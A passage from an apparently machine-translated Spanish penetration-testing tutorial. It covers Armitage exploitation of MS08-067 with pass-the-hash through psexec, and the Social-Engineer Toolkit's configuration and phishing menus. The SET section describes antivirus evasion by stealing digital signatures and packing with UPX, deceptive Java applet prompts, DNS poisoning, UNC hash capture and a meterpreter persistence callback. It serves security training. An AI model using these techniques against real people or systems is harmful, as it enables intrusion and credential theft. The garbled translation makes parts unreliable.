
En la exploración se realizó anteriormente, vemos que uno de nuestros objetivos está ejecutando Windows XP SP2 por lo que se intenta ejecutar el exploit MS08-067 para la contra. Seleccionamos el anfitrión nos gusta atacar, buscar la hazaña en el árbol, y haga doble clic en él para que aparezca la configuración para él.



Al igual que con nuestra exploración selectiva a cabo antes, toda la configuración necesaria se ha configurado para nosotros. Todo lo que necesitamos hacer es hacer clic en "Inicio" y esperar a la sesión Meterpreter que se abrió para nosotros. Tenga en cuenta en la siguiente imagen que el gráfico de destino ha cambiado para indicar que ha sido explotado.




Cuando haga clic derecho en nuestro anfitrión explotado, podemos ver una serie de opciones nuevas y útiles a nuestra disposición.






Hemos volcado los valores hash en el sistema de explotado en un intento de aprovechar la contraseña reutilización de explotar los demás objetivos. Seleccionar el resto de hosts, se utiliza el "psexec" módulo con el nombre de usuario administrador y hash de la contraseña que ya ha adquirido.



Ahora sólo nos queda hacer clic en "launch" y esperar a recibir más depósitos Meterpreter!



Como se puede ver claramente a partir de este breve resumen, Armitage proporciona una interfaz increíble para Metasploit y puede ser un gran ahorro de tiempo en muchos casos. A estática publicación no puede realmente hacer justicia Armitage, pero afortunadamente, el autor ha publicado algunos videos en su sitio que muestra la herramienta muy bien. Usted puede encontrar en: <http://www.fastandeasyhacking.com/media>.



## SET

*El kit de herramientas de social-Ingeniero (SET) está diseñado específicamente para realizar ataques de avanzada contra el elemento humano. Originalmente, este instrumento fue diseñado para ser publicado en <http://www.social-engineer.org> lanzamiento y se convirtió rápidamente en una herramienta estándar en un arsenal de penetración de los probadores. SET fue escrito por David Kennedy (ReLIK) y con un montón de ayuda de la comunidad en la incorporación de los ataques nunca antes visto en un conjunto de herramientas de explotación. Los ataques integrado en el conjunto de herramientas están diseñadas para ser dirigidas contra un ataque enfocado a una persona u organización que usa en la prueba de penetración.*

# Getting Started with SET

## Primeros pasos con SET

Lo más importante a comprender acerca de SET es el archivo de configuración. Configurado por defecto funciona perfectamente para la mayoría de la gente sin embargo, personalización avanzada puede ser necesario con el fin de asegurarse de que el ataque se realiza sin ningún problema. Lo primero que debe hacer es asegurarse de que ha actualizado SET, en el directorio:

```
root@bt:/pentest/exploits/SET# svn update
U    src/payloadgen/payloadgen.py
U    src/java_applet/Java.java
U    src/java_applet/jar_file.py
U    src/web_clone/cloner.py
U    src/msf_attacks/create_payload.py
U    src/harvester/scrapper.py
U    src/html/clientside/gen_payload.py
U    src/html/web_server.py
U    src/arp_cache/arp_cache.py
U    set
U    readme/CHANGES
Updated to revision 319.
root@bt:/pentest/exploits/SET#
```

Una vez que haya actualizado a la última versión, se puede empezar a ajustar su ataque editando el fichero de configuración SET. Vamos a ver cada uno de los flags:

```
root@bt:/pentest/exploits/set# nano config/set_config
```

```
# DEFINE THE PATH TO METASPLOIT HERE, FOR EXAMPLE /pentest/exploits/framework3
METASPLOIT_PATH=/pentest/exploits/framework3
```

Mirando a través de las opciones de configuración, puede cambiar los campos específicos para obtener el resultado deseado. En la primera opción, puede cambiar la ruta donde se encuentra Metasploit. Metasploit se utiliza para la la creación de payloads, el formato de archivo, bugs, y para el navegador de explotar las secciones de SET.

```
# SPECIFY WHAT INTERFACE YOU WANT ETTERCAP TO LISTEN ON, IF NOTHING WILL DEFAULT
# EXAMPLE: ETTERCAP_INTERFACE=wlan0
ETTERCAP_INTERFACE=eth0
#
# ETTERCAP HOME DIRECTORY (NEEDED FOR DNS_SPOOF)
ETTERCAP_PATH=/usr/share/ettercap
```

La sección de Ettercap puede ser utilizado cuando se está en la misma subred que las víctimas y desea llevar a cabo ataques de DNS veneno en contra de un subconjunto de las direcciones IP. Cuando este indicador está en ON, se va a envenenar toda la subred local y redirigir a un sitio específico o todos los sitios a su servidor malicioso.

```
# SENDMAIL ON OR OFF FOR SPOOFING EMAIL ADDRESSES  
SENDMAIL=OFF
```

Establecer el indicador de Sendmail para ON intente iniciar sendmail, que puede suplantar las direcciones de origen de correo electrónico. Este ataque sólo funciona si el servidor SMTP de la víctima no realiza búsquedas inversas en el nombre de host. Sendmail debe ser instalado, pero si usted está utilizando BackTrack 4, que se instala por defecto.

```
# SET TO ON IF YOU WANT TO USE EMAIL IN CONJUNCTION WITH WEB ATTACK  
WEBATTACK_EMAIL=OFF
```

Al establecer el WEBATTACK\_EMAIL en ON, que le permitirá enviar correos electrónicos en masa a la víctima mientras se utiliza el vector de ataque Web. Tradicionalmente, el aspecto de correo electrónico sólo está disponible a través del menú de lanza phishing sin embargo, cuando esto es posible que se añada una funcionalidad adicional para que usted pueda enviar por correo electrónico con enlaces a las víctimas para ayudar a mejorar sus ataques.

```
# CREATE SELF-SIGNED JAVA APPLETS AND SPOOF PUBLISHER NOTE THIS REQUIRES YOU TO  
# INSTALL ---> JAVA 6 JDK, BT OR UBUNTU USERS: apt-get install openjdk-6-jdk  
# IF THIS IS NOT INSTALLED IT WILL NOT WORK. CAN ALSO DO apt-get install sun-  
java6-jdk  
SELF_SIGNED_APPLET=OFF
```

El ataque Applet Java es uno de los ataques que SET tiene en su arsenal, que probablemente tiene la mayor tasa de éxito. Para que el ataque parezca más creíble, puede activar esta opción en la que le permitirá firmar el applet de Java con cualquier nombre que desee. Así que decir que usted está apuntando CompanyX, el estándar de Java Applet está firmado por Microsoft, pero se puede firmar el applet con CompanyX para que se vea más creíble. Esto requiere la instalación de JDK de Java (en su Ubuntu apt-get install sun-java6-jdk o openjdk-6-jdk).

```
# THIS FLAG WILL SET THE JAVA ID FLAG WITHIN THE JAVA APPLET TO SOMETHING DIFFE$  
# THIS COULD BE TO MAKE IT LOOK MORE BELIEVABLE OR FOR BETTER OBFUSCATION  
JAVA_ID_PARAM=Secure Java Applet  
#  
# JAVA APPLET REPEATER OPTION WILL CONTINUE TO PROMPT THE USER WITH THE JAVA AP$  
# THE USER HITS CANCEL. THIS MEANS IT WILL BE NON STOP UNTIL RUN IS EXECUTED. T$  
# A BETTER SUCCESS RATE FOR THE JAVA APPLET ATTACK  
JAVA_REPEATER=ON
```

Cuando un usuario recibe la advertencia de applet de Java, se verá el 'Applet Java seguro' como el nombre del applet en lugar de la dirección IP. Esto añade una credibilidad más que el applet de Java. La segunda opción le pedirá al usuario una y otra vez con un applet de Java persistentes advertencias si golpean cancelar. Esto es útil cuando el usuario hace clic en cancelar y el ataque sería inútil, sino que continuará a aparecer una y otra vez.

```
# AUTODETECTION OF IP ADDRESS INTERFACE UTILIZING GOOGLE, SET THIS ON IF YOU WANT  
# SET TO AUTODETECT YOUR INTERFACE  
AUTO_DETECT=ON
```

El flag AUTO\_DETECT es probablemente una de las preguntas más frecuentes en la SET. En la mayoría de los casos, SET se agarra la interfaz que utilice para conectarse a Internet y usar eso como la conexión inversa y la dirección IP de las conexiones de nuevo. La mayoría de nosotros necesita para personalizar el ataque y no puede estar en la red interna. Si se activa esta opción OFF, SET se le pedirá con preguntas adicionales cuando se prepara el ataque. Esta bandera debe ser utilizada cuando se desea utilizar múltiples interfaces, tiene una IP externa, o estás en un escenario de reenvío NAT / Port.

```
# SPECIFY WHAT PORT TO RUN THE HTTP SERVER OFF OF THAT SERVES THE JAVA APPLET  
ATTACK  
# OR METASPLOIT EXPLOIT. DEFAULT IS PORT 80.  
WEB_PORT=80
```

Por defecto, el servidor web configurado escucha en el puerto 80, pero si por alguna razón usted necesita para cambiar esta situación, puede especificar un puerto alternativo.

```
# CUSTOM EXE YOU WANT TO USE FOR METASPLOIT ENCODING, THIS USUALLY HAS BETTER AV  
# DETECTION. CURRENTLY IT IS SET TO LEGIT.BINARY WHICH IS JUST CALC.EXE. AN  
EXAMPLE  
# YOU COULD USE WOULD BE PUTTY.EXE SO THIS FIELD WOULD BE /pathtoexe/putty.exe  
CUSTOM_EXE=src/exe/legit.binary
```

Al utilizar las opciones de codificación de el payload SET, la mejor opción para evitar Anti-Virus es la opción ejecutable puerta trasera. En concreto, un exe puerta trasera con una capacidad de carga basado en Metasploit y, en general se puede evadir la mayoría de AV que hay ahí fuera. SET cuenta con un archivo ejecutable construido en él para el backdooring del exe sin embargo, si por alguna razón usted desea utilizar un ejecutable diferente, puede especificar la ruta al exe que con el flag CUSTOM\_EXE.

```
# USE APACHE INSTEAD OF STANDARD PYTHON WEB SERVERS, THIS WILL INCREASE SPEED OF  
# THE ATTACK VECTOR  
APACHE_SERVER=OFF  
#  
# PATH TO THE APACHE WEBROOT  
APACHE_DIRECTORY=/var/www
```

El ataque servidor web utilizado dentro de un conjunto es un servidor web personalizado SET en el código que a veces puede ser algo lento con sede fuera de las necesidades. Si usted encuentra que necesita un impulso y desea utilizar Apache, puede voltear este interruptor en ON y tendrá Apache manejar las solicitudes de Internet y la velocidad de su ataque hacia arriba. Tenga en cuenta que este ataque sólo funciona con el applet de Java y los ataques basados en Metasploit. En base a la interceptación de las credenciales, Apache no se puede utilizar con la web jacking, tabnabbing, o credencial métodos de ataque de harvester.

```
# TURN ON SSL CERTIFICATES FOR SET SECURE COMMUNICATIONS THROUGH WEB_ATTACK VECTOR
WEBATTACK_SSL=OFF
#
# PATH TO THE PEM FILE TO UTILIZE CERTIFICATES WITH THE WEB ATTACK VECTOR
(REQUIRED)
# YOU CAN CREATE YOUR OWN UTILIZING SET, JUST TURN ON SELF_SIGNED_CERT
# IF YOUR USING THIS FLAG, ENSURE OPENSLL IS INSTALLED!
#
SELF_SIGNED_CERT=OFF
#
# BELOW IS THE CLIENT/SERVER (PRIVATE) CERT, THIS MUST BE IN PEM FORMAT IN ORDER
TO WORK
# SIMPLY PLACE THE PATH YOU WANT FOR EXAMPLE /root/ssl_client/server.pem
PEM_CLIENT=/root/newcert.pem
PEM_SERVER=/root/newreq.pem
```

En algunos casos, cuando usted está realizando una avanzada ingeniería social de ataque, es posible que desee registrar un dominio y comprar un certificado SSL que hace que el ataque sea más creíble. Usted puede incorporar los ataques basados en SSL con SET. Usted tendrá que convertir el WEBATTACK\_SSL en ON. Si desea utilizar certificados con firma de uno, pero puede ser consciente de que habrá una advertencia de confianza cuando la víctima va a su sitio web.

```
TWEAK THE WEB JACKING TIME USED FOR THE IFRAME REPLACE, SOMETIMES IT CAN BE A
LITTLE SLOW
# AND HARDER TO CONVINCEN THE VICTIM. 5000 = 5 seconds
WEBJACKING_TIME=2000
```

El ataque webjacking se utiliza mediante la sustitución de las víctimas del navegador con una ventana y hacer que se vea y parezca que es el sitio legítimo. Este ataque es muy dependiente de tiempo por lo que si usted lo está haciendo a través de Internet, se recomienda un retraso de cinco mil (5 segundos) y si usted está funcionando internamente, 2000 (2 segundos) es, probablemente, una apuesta segura.

```
# PORT FOR THE COMMAND CENTER
COMMAND_CENTER_PORT=44444
#
# COMMAND CENTER INTERFACE TO BIND TO BY DEFAULT IT IS LOCALHOST ONLY. IF YOU WANT
TO ENABLE IT
# SO YOU CAN HIT THE COMMAND CENTER REMOTELY PUT THE INTERFACE TO 0.0.0.0 TO BIND
TO ALL INTERFACES.
COMMAND_CENTER_INTERFACE=127.0.0.1
#
# HOW MANY TIMES SET SHOULD ENCODE A PAYLOAD IF YOU ARE USING STANDARD METASPLO$
ENCOUNT=4
```

El centro de mando es la web de interfaz gráfica de usuario para el Kit de herramientas de social-Ingeniero. Si desea utilizar esto en un puerto diferente, cambiar este número. La siguiente opción se especifica de qué interfaz debe escuchar en la interfaz web de SET. Si se establece a 127.0.0.1, que significa que nadie desde fuera de la red puede alcanzar la interfaz web. Si lo coloca en 0.0.0.0, se unirá a todas las interfaces y se puede llegar de forma remota. Tenga cuidado con esta opción. El flag `encount` determina cuántas veces un payload será codificado con capacidades de carga Metasploit cuando en SET. Por defecto es 4, pero si necesita más o menos, puede ajustar esta consecuencia.

```
# IF THIS OPTION IS SET, THE METASPLOIT PAYLOADS WILL AUTOMATICALLY MIGRATE TO
# NOTEPAD ONCE THE APPLLET IS EXECUTED. THIS IS BENEFICIAL IF THE VICTIM CLOSES
# THE BROWSER HOWEVER CAN INTRODUCE BUGGY RESULTS WHEN AUTO MIGRATING.
AUTO_MIGRATE=OFF
```

La función de `AUTO_MIGRATE` migrará automáticamente a `notepad.exe` cuando una shell meterpreter se genera. Esto es especialmente útil cuando se utilizan vulnerabilidades del navegador, ya que finalizará la sesión si se cierra el navegador cuando se utiliza un exploit.

```
# DIGITAL SIGNATURE STEALING METHOD MUST HAVE THE PEFILE PYTHON MODULES LOADED
# FROM http://code.google.com/p/pefile/. BE SURE TO INSTALL THIS BEFORE TURNING
# THIS FLAG ON!!! THIS FLAG GIVES MUCH BETTER AV DETECTION
DIGITAL_SIGNATURE_STEAL=ON
```

La firma digital el método de robo requiere que el módulo de Python llamado `PEFILE` que utiliza una técnica utilizada en `Disitool` por `Didier Stevens` tomando el certificado digital firmado por Microsoft y la importación en un archivo ejecutable malicioso. Muchas veces esto le dará una mejor detección de anti-virus.

```
# THESE TWO OPTIONS WILL TURN THE UPX PACKER TO ON AND AUTOMATICALLY ATTEMPT
# TO PACK THE EXECUTABLE WHICH MAY EVADE ANTI-VIRUS A LITTLE BETTER.
UPX_ENCODE=ON
UPX_PATH=/pentest/database/sqlmap/lib/contrib/upx/linux/upx
```

Además de la firma digital el método de robo, puede hacerlo de embalaje adicionales mediante `UPX`. Esto se instala por defecto en `Volver | Seguimiento linux`, si esto se pone en `ON` y no lo encuentra, todavía continúan, pero desactivar el embalaje `UPX`.

```
# HERE WE CAN RUN MULTIPLE METERPRETER SCRIPTS ONCE A SESSION IS ACTIVE. THIS
# MAY BE IMPORTANT IF WE ARE SLEEPING AND NEED TO RUN PERSISTENCE, TRY TO ELEVATE
# PERMISSIONS AND OTHER TASKS IN AN AUTOMATED FASHION. FIRST TURN THIS TRIGGER ON
# THEN CONFIGURE THE FLAGS. NOTE THAT YOU NEED TO SEPERATE THE COMMANDS BY A ;
METERPRETER_MULTI_SCRIPT=OFF
#
# WHAT COMMANDS DO YOU WANT TO RUN ONCE A METERPRETER SESSION HAS BEEN
ESTABLISHED.
# BE SURE IF YOU WANT MULTIPLE COMMANDS TO SEPERATE WITH A ;. FOR EXAMPLE YOU
COULD DO
# run getsystem;run hashdump;run persistence TO RUN THREE DIFFERENT COMMANDS
METERPRETER_MULTI_COMMANDS=run persistence -r 192.168.1.5 -p 21 -i 300 -X
-A;getsystem
```



Las siguientes opciones puede configurar una vez a la sesión de meterpreter se ha establecido, qué tipos de comandos que se ejecute automáticamente. Esto sería útil si el conseguir shells múltiples y desea ejecutar comandos específicos para extraer información sobre el sistema.

```
# THIS FEATURE WILL AUTO EMBED A IMG SRC TAG TO A UNC PATH OF YOUR ATTACK MACHINE.  
# USEFUL IF YOU WANT TO INTERCEPT THE HALF LM KEYS WITH RAINBOWTABLES. WHAT WILL  
HAPPEN  
# IS AS SOON AS THE VICTIM CLICKS THE WEB-PAGE LINK, A UNC PATH WILL BE INITIATED  
# AND THE METASPLOIT CAPTURE/SMB MODULE WILL INTERCEPT THE HASH VALUES.  
UNC_EMBED=OFF  
#
```

Esto automáticamente integrar una ruta UNC en la aplicación web, cuando la víctima se conecta a su sitio, intentará conectarse al servidor a través de un recurso compartido de archivos. Cuando eso ocurre una respuesta al desafío que sucede y el desafío / respuesta puede ser capturado y utilizado para atacar.

# Menu Based Driving

## Menú a base de conducción

SET es un sistema de menús de un ataque basado, que es bastante único en lo que respecta a las herramientas de hacker. La decisión de no hacer que la línea de comandos se realizó debido a la forma social de la ingeniería tiene lugar el ataque, sino que requiere de múltiples escenarios, opciones y personalizaciones. Si la herramienta ha sido la línea de comandos basada en lo que realmente han limitado la eficacia de los ataques y la incapacidad plenamente personalizar en función de su objetivo. ¡Entremos en el menú y hacer un recorrido breve de cada vector de ataque.

```
root@bt:/pentest/exploits/set# ./set
```

```
[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Written by David Kennedy (ReLlK)        [---]
[---]      Version: 1.2                            [---]
[---]      Codename: 'Shakawkaw'                   [---]
[---]      Report bugs to: davek@social-engineer.org [---]
[---]      Java Applet Written by: Thomas Werth    [---]
[---]      Homepage: http://www.secmaniac.com      [---]
[---]      Framework: http://www.social-engineer.org [---]
[---]      Over 1.4 million downloads and counting. [---]
```

Welcome to the Social-Engineer Toolkit (SET). Your one stop shop for all of your social-engineering needs..

Follow me on Twitter: [dave\\_rellk](#)

DerbyCon 2011 Sep30-Oct02 - A new era begins...  
[irc.freenode.net](#) - #DerbyCon - [http://www.derbycon.com](#)

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 1

Welcome to the SET E-Mail attack method. This module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (it is installed in BT) and change the config/set\_config SENDMAIL=OFF flag

to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu

Enter your choice:

El menú de ataques de phishing lanza se utiliza para la realización de ataques dirigidos contra una víctima de correo electrónico. Puede enviar varios correos electrónicos sobre la base de lo que su cosecha o se puede enviar a los individuos. También puede utilizar formato de archivo (por ejemplo, un error PDF) y enviar el ataque malicioso a la víctima con el fin de comprometer el sistema de espera.

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. Update the Metasploit Framework
8. Update the Social-Engineer Toolkit
9. Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 2

